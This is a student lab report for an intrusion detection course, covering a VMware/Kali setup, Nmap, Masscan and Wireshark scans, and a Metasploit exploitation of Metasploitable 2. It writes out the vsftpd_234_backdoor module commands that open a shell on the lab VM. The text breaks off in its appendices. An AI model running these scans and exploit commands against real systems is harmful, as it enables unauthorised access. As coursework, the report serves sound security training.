University of Texas at San Antonio

Identifying Suspicious Network Events In Captured Traffic

Daniella Carbuccia

IS 3523: Intrusion Detection and Incident Response

Prof. William McCulley

21 Sept. 2025

Cybersecurity is an ever-evolving industry that demands consistent learning to keep up with emerging threats. With the rise in cyber-crimes, it is important that security professionals are proficient in various tools and technologies to protect their organization. In this lab, we will be diving into some of the common tools used in the industry to understand their role in identifying vulnerabilities in a network. Firstly, we will use Nmap, Masscan, and Metasploit to scan our target system: Metasploitable2 for any active devices, open ports, and services in action. Alongside this, we will be using Wireshark to capture and analyze the network traffic while the scans are running. By the end, our goal with this lab is to gain hands-on experience with common tools, learn how to spot vulnerabilities, and interpret the data gathered from the scans.

To start off, we were instructed to download several programs that will be needed to complete the lab. Which each program I installed I first made sure to follow the link provided, navigated to the section where the download was and made sure to choose the right install link for my operating system which is Windows 64x bit. Then from there I followed the instructions on the lab to pick the right settings on the wizard and made sure the disk images went into a folder I can find again later. I chose the default settings on most of the programs and made sure they all were configured as NAT. Lastly; I powered on the machines and then started my lab.

The first program that was installed was VMware. VMware workstation is a hypervisor software that allows users to run several operating systems on one computer through a virtual machine. This software was created by VMware in 2001 and has many capabilities. A few of them are, the ability to run several operating systems on one device, testing applications in an isolated environment without affecting the host machine, and the ability to clone the virtual machine to duplicate the setup with ease. These features help in Cyber Security because analysts need to be able to test and analyze vulnerabilities and exploits without affecting the host system,

and with the help of snapshots, the system can revert to normal easily after being in a potentially dangerous state. Besides workstation, VMware also has other services such as: VMware vSphere, VMware Cloud, etc. The installation for VMware was overall easy to accomplish, and the instructions left no questions for me on how to complete the task.

The next software I installed was Kali Linux. Kali Linux is an open-sourced system that runs on Debian which is a Linux OS. It first started off as a system called Whoppix in 2004 and over the years had many changes and finally in 2013 it became what we know now as Kali Linux. It is designed for penetration testing and has many tools to achieve it such as: Metasploit, Nmap, Burpsuite, and various others. It is very useful to cyber security professionals because of these tools. Cyber professionals can identify vulnerabilities before they can be exploited and make changes where it is needed. It also provides a good learning opportunity to students who want hands-on experience with common tools used in the cyber industry. When I started installing there came a point where the machine went black and wouldn't finish installing but I fixed it by powering off the machine and restarting the installation and it worked fine after that. Overall, there was not many issues, and the process was straightforward. I have used virtual machines before, so I was able to understand how to navigate the application very easily.

The last download for the setup portion of the lab is Metasploitable 2. Metasploitable 2 is a purposely vulnerable virtual machine that is typically used for practice and training purposes. This machine was released in 2012 and was designed with many security flaws such as bad passwords, backdoors, and many others which makes it perfect for learning. It is important in the cyber field because as technologies become more updated and threats become more advanced, cyber professionals need to be up to date so Metasploitable 2 became a safe space that allows users to practice their penetration testing skills, and other attack techniques to become more

knowledgeful. This was by far the easiest part to install on my VMware workstation. I had no issues with downloading and I was able to jump right into the rest of the lab easily.

After getting everything set up, the first tool we worked with was NMAP scanning. NMAP is a tool used for port scanning, checking for vulnerabilities and network mapping. The tool was created by Gordon Lyon back in 1997 and is one of the most widely used and recognized tools today. According to NetworkWorld the primary reason it was developed was for network mapping: “Called host discovery, Nmap will identify the types of devices actively using scanned ports. This includes servers, routers, switches and other devices. Users can also see how those devices are connected, and how they link together to form a network map.” (Breeden II). It can also see what ports are open, and what operating systems are being used on other devices. These tools are very useful in cyber security because it allows the user to see what vulnerabilities there are in a system and from there it can be hardened against threats. The first thing I did was sign into the Metasploitable 2 machine with the given vulnerable username and password and used the ifconfig command to find the Ip address we would use throughout the whole lab. My Ip address I was given was 192.168.79.129 and with this I determined my subnet was 192.168.79.0/24. I took the subnet and performed a ping sweep using the command nmap -sn 192.168.79.0/24 on my Kali Linux machine. This command checks for any active devices in the network. The output for my command was successful and resulted in 256 IP addresses but only 3 of them responded. I know this was correct because it displayed the output that was described in the instructions. With this information I now better understand how active devices are found and how this can also be useful in identifying suspicious Ip addresses in the network.

Another scan that can be done on a system that is more thorough is NMAP intense scan. It is one of the scan profiles of Zenmap which also includes NMAP, however it can reveal

operating systems in the network, open ports and their versions, and basic user details. Some of the advantages are more detailed, and it can also be better for detecting vulnerabilities because you can see which ports are susceptible to exploits and if their versions are out of date. This feature is also helpful in cyber security to be able to patch any areas that are vulnerable. However, a disadvantage is that it can take a lot longer to process than a regular scan because of how much detail it outputs. To try out this scan I used the same target Ip address and ran the command Nmap -A 192.168.79.129. I got a successful output that showed me a few open tcp ports with different services running on it such as: ssh, ftp, telnet, etc. and their versions. It also showed things such as the computer name, and the account used. I accidentally ran this same command twice and it verified to me that my results were correct. This scan was very interesting to me and showed me how important industry professionals are with what they do because had these things not been patched on my own system, anyone can see information like this and would leave me very susceptible to attacks. That is why it is also very important to keep systems up to date because the versions of different ports can be detected with a different scan command.

The Version Detection Scan can show a quick snapshot of what versions of a service are running on the system. This is very crucial to the cyber security environment. According to Blue Goat Cyber*, "*By keeping their software up to date, organizations can significantly reduce the risk of successful attacks. Nmap's version detection feature provides a valuable tool for organizations to stay on top of their software security." (*A Guide to Nmap).* A big advantage of this tool is that you can fix any vulnerabilities quickly by just updating the system to its latest version and it also shows open ports on the same command. However, this scan shows a very obvious vulnerability which hackers can use to plan their attacks. I was able to execute this command with no issues, I entered nmap -sV 192.168.79.129 into the terminal and it showed all

of the tcp ports and the different versions the services are running. Now I am not sure what the updated versions are for these services however, this will be a helpful tool if I want to be a penetration tester at my current company. It will probably be one of the first scans I look at to quickly assess a possible vulnerability.

The next tool we used in the lab was Metasploit. Metasploit is an open-sourced framework used as a penetration testing system. It can also be used to create exploits and other tools. The first step to performing a Metasploit scan is to have the target Ip address on hand which I got from the other scans previously. The second step you would do is starting up the database for Metasploit by entering sudo msfdb init into the terminal and enter the password for the Kali Linux terminal. Then to launch the framework I entered msfconsole. Once I entered in this command it displays an image and the number of exploits, payloads, etc. and is ready to go to enter commands. The first command entered into the Metasploit console was for an nmap scan. I did this by entering db_nmap -sV 192.168.79.129 and it gave me similar results to the version detection scan we did earlier which were a bunch of open tcp ports with different services and port numbers that indicate what service it is. These open ports show which network services are available on the target system for example, port 80 represents HTTP which transmits data over the web, and 21 represents ftp which transfers files. They are also exploitable because they might have known vulnerabilities or lack security measures which gives us an idea of what to think about for the next step. The next step would involve choosing an exploit. To do this, I entered in search ftp and it gave me a list of exploits to choose from. When I was completing the lab I didn't quite understand this step so I ended up using the exploit in the example from the next step, however if I were to do it over again I would choose a random one from the list to see what kind of results I get. The next step is setting up the exploit, again I used the one in the

example which is this command: use exploit/unix/ftp/vsftpd_234_backdoor -OR- use 279. No payload was configured for 279 so the system defaulted to unix/ftp/vsftpd_234_backdoor. Then I needed to make sure it is working with our Metasploitable 2 machine Ip, so I used the command set RHOSTS 192.168.79.129. The output confirmed the Ip I entered so I knew it was ready to go for the payload. A payload is what runs after you've exploited the system in other words what action takes place. This is another area I didn't understand at first so I used the same example of set payload cmd/unix/interact and this allows you to interact with the shell. Once I entered this command in, it confirmed my entry and then it was ready to exploit. To do this, you just enter exploit into the terminal, and it results in a shell session being opened on Metaspolitable 2. My machine showed me a message saying "Found shell" which means that the CLI has been accessed successfully, followed by "Command shell session 1 opened" which confirmed that it worked. When a hacker gains access to a shell they can do anything from modifying files, executing commands, create user account, install backdoors, etc. which makes it a very dangerous tool in the wrong hands. However, it is a very useful for training purposes, generating detailed reports on vulnerabilities found, and automating the process for scanning for vulnerabilities for cyber professionals. Overall, I thought this tool was really cool to work with and learning how to exploit a system which would be helpful later in my career. It was easy to work with and I didn't have any issues running it.

The third section in this lab goes over Masscan Scanning. According to Artem Golubin, "Masscan is a fast port scanner capable of scanning the entire IPv4 internet in under five minutes. To achieve maximum speed, it requires a stable 10 Gigabit link and a custom network driver for Linux." (Golubin). The biggest difference between Masscan and the other scanners we used is that Masscan is used for ultra-fast network scanning. It can also scan networks on a large

scale for ports. When I worked on the lab I completed a few of the commands listed (see appendix D) I got some of the same results on all of them, but what I did notice was how fast it outputted the port to me. For all of them, all it could find was port 80/tcp. Tcp is a port that helps manage communication over a network. Since it is open it means that the port is accessible over the network. It is different from earlier scans because it is a targeted selection. I only chose to find available tcp ports. This tool is helpful for cybersecurity professionals because of the large scale it can scan for ports and how fast it can deliver the output. I would say the only issue I had with Masscan was not being entirely sure if the output I got was correct. I did want it to find 443 but it only returned tcp.

The last tool we learned how to use is Wireshark. Wireshark is a packet capturing tool that analyzes network traffic as it moves through the network. When I was working on the lab we learned what packets look like with the different scans. The first scan we did was the Metasploit exploitation and when it was completing the scan I was watching the packets live and it showed a lot of errors, syn-ack handshake, and I found a few packets with initial connections and payloads, but when completing the Masscan I noticed that it only sent SYN packets on port 80 and a small amount of acknowledgements back. I think the difference is that with Masscan it is looking for a specified port on the whole network so it is quickly sending out a ton of synchronization packets to the network, whereas with Metasploit, it is gathering a lot more details. Metasploit is a lot noisier because it is the longest scan we have learnt so far because of how much detail it needs to gather, it is sending multiple probes depending on the exploit used. Whereas, Masscan only sends SYN packets to check if ports are open. This tool would be great for cyber professionals because it really gives an insight of what data is being transmitted between devices, and it can help detect malicious activity by showing unusual traffic in the

network. I have done training on Wireshark before and it is pretty hard to know what you are looking at when it comes to packets but I feel like in this lab I got a pretty good understanding of the difference between the scans and their impact on the traffic in the network.

Overall, this lab taught me a lot of new information that I think would be really helpful to me in the future. I was familiar with Wireshark but I walked away from this lab with new tools to use with it, such as Metasploitable that will help me find vulnerabilities in a system that could be addressed or NMAP scanning which can help me find active hosts. All of these tools will bring me a lot of value in the future and I hope that it will bring my company or any company I end up with value too if I join the Cyber Security team.

References

"A Guide to Nmap." *Blue Goat Cyber*, 11 Mar. 2024, bluegoatcyber.com/blog/a-guide-to-nmap/.

"How Masscan Works." *Artem Golubin*, Artem Golubin, 2 May 2022, rushter.com/blog/how-masscan-works/.

Jena, Baivab Kumar. "What Is Kali Linux: History, Features and Ways to Install: Simplilearn." *Simplilearn.Com*, Simplilearn, 10 Sept. 2024, www.simplilearn.com/tutorials/cryptography-tutorial/what-is-kali-linux.

Mutalib, Fauzia. "Installing and Configuring Wireshark on Kali Linux as a Newbie." *Medium*, Medium, 26 Apr. 2023, medium.com/@fauziamutalib/installing-and-configuring-wireshark-on-kali-linux-as-a-newbie-e86cde3b9ee3.

rapid7user. "Metasploitable." *SourceForge*, 26 July 2023, sourceforge.net/projects/metasploitable/.


"What Is Nmap and Why Do You Need It on Your Network?" *Network World*, 20 May 2022, www.networkworld.com/article/966196/what-is-nmap-why-you-need-this-network-mapper.html.

Appendices


Appendix A – Setup

Screenshots 1 & 2 show the files that contain VMWare Workstation as well as the application opened on my system.


1.




2.




Screen shots 3-6 Show the pathway in my D: drive where my Cali Linux is installed, as well as the Virtual Machine opened on my system. It also includes a screenshot of upgrade packages.


DVD Drive (D:) Kali Linux amd64
New
Sort
View
Eject
Home
Gallery
OneDrive
Desktop
Downloads
Documents
Pictures
Music
Videos
This PC
Local Disk (C:)
Network
Name
Date modified
Type
Size
.disk
boot
dists
EFI
firmware
install
install.amd
isolinux
pics
pool
simple-cdd
md5sum
README
README
5/27/2024 12:03 PM
File folder
Text Document
Microsoft Edge HT...
361 KB
1 KB

3.


Home
Kali-Carbuccia
Kali-Carbuccia
Power on this virtual machine
Edit virtual machine settings
Devices
Memory 2 GB
Processors 2
Hard Disk (SCSI) 20 GB
CD/DVD (SATA) Using file C:\Use...
Network Adapter NAT
USB Controller Present
Sound Card Auto detect
Display Auto detect
Description
Type here to enter a description of this virtual machine.
Virtual Machine Details
State: Powered off
Configuration file: C:\Users\carbu\Documents\Virtual Machines\Kali-Carbuccia\Kali-Carbuccia.vmx
Hardware compatibility: Workstation 17.5 or later virtual machine
Primary IP address: Network information is not available


4.

5. 


6. 

Screenshots 7-8 shows Metasploitable in my path in the downloads folder, as well as capturing the IP address using ifconfig

7.


Metasploitable2-Linux
Downloads
metasploitable-linux-2.0.0
Metasploitable2-Linux
Search Metasploitable2-Linux
New
Sort
View
Details
Gallery
OneDrive
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Local Disk (C:)
Name
Date modified
Type
Size
Today
Metasploitable 9/4/2024 11:19 PM VMware virtual dis... 1,880,512 ...
Metasploitable 9/4/2024 11:19 PM VMware snapshot ... 0 KB
Metasploitable 9/4/2024 11:19 PM VMware virtual ma... 3 KB
Metasploitable 9/4/2024 11:19 PM VMware Team Me... 1 KB
Metasploitable 9/4/2024 11:19 PM VMware Virtual M... 9 KB
5 items
1 item selected 1.79 GB


8.


Home
Kali-Carbuccia
Metasploitable2
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:5c:10:04
inet addr:192.168.79.129 Bcast:192.168.79.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe5c:1004/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:72 errors:0 dropped:0 overruns:0 frame:0
TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:6093 (5.9 KB) TX bytes:7440 (7.2 KB)
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:121 errors:0 dropped:0 overruns:0 frame:0
TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:33793 (33.0 KB) TX bytes:33793 (33.0 KB)
msfadmin@metasploitable:~$ _

Appendix B – NMAP Scanning


Screenshots 9-12 shows NMAP starting and that it is up, as well as the commands we did in the lab

9. 

10. 

Screenshots 11 & 12 are showing outputs from several command that we used in

